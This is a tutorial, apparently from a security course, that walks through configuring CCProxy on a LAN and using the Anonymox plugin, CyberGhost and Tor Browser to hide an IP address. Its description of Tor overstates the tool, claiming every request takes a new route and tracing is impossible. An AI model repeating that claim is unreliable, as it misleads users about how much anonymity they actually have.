


## Tool : CCProxy


- CCProxy is used to build your own proxy server and share Internet connection within the LAN efficiently and easily. CCProxy to host a web proxy.
- Install and Start **CCProxy** Application on system.




- Click on **options** to configure the application.




- Change the **HTTP protocol settings** from 0.0.0.0 to your **system IP address** from the drop-down menu and start the proxy.




- Configure the web browser on client system to forward all traffic to proxy server.




- In the proxy settings, define the proxy server IP address, port number and click OK.



- Access any website from the browser.



- View the connection logs in the **CCProxy application** by clicking on **monitor** option.







## Tool : Anonymox (Firefox / Chrome Plugin)

**Anonymox** is a browser plugin which can be used for hiding our real IP address. It is available for both Firefox and chrome.


- Open Firefox browser and search for **anonymox plugin**.




- Browse the **Anonymox** plugin webpage and click **Add to Firefox**.




- Click on **Add** button to allow permission to add plugin to Firefox browser.



- Click on the **X** symbol on the browser addons to check **Anonymox** plugin status.



- Access any web page to check the proxy status.



## Tool : CyberGhost

**CyberGhost** is a fast, simple and efficient way to protect your online privacy, surf anonymously and access blocked or censored content. It offers top-notch security and anonymity without being complicated to use or slowing down your internet connection.


- Start the **CyberGhost** application and download required components.




- Select the option “**Surf Anonymously**”.




- Click on **Start Anonymous Surfing** button.



- The application displays the **current IP address** of the system and starts connecting to the available server.



- Once it is connected to server, it shows the new IP address that is masked and location of the system.






## Tool : TOR Browser

**TOR browser** is a very effective and secure way to protect your online privacy. TOR encrypts traffic and routes it from multiple hosts, TOR uses a different route for every request initiated making it impossible to trace back to the original user's location or IP address.

- Start the **TOR browser** application and click on connect.




- TOR browser establishes a TOR circuit and the TOR browser window is displayed as below.

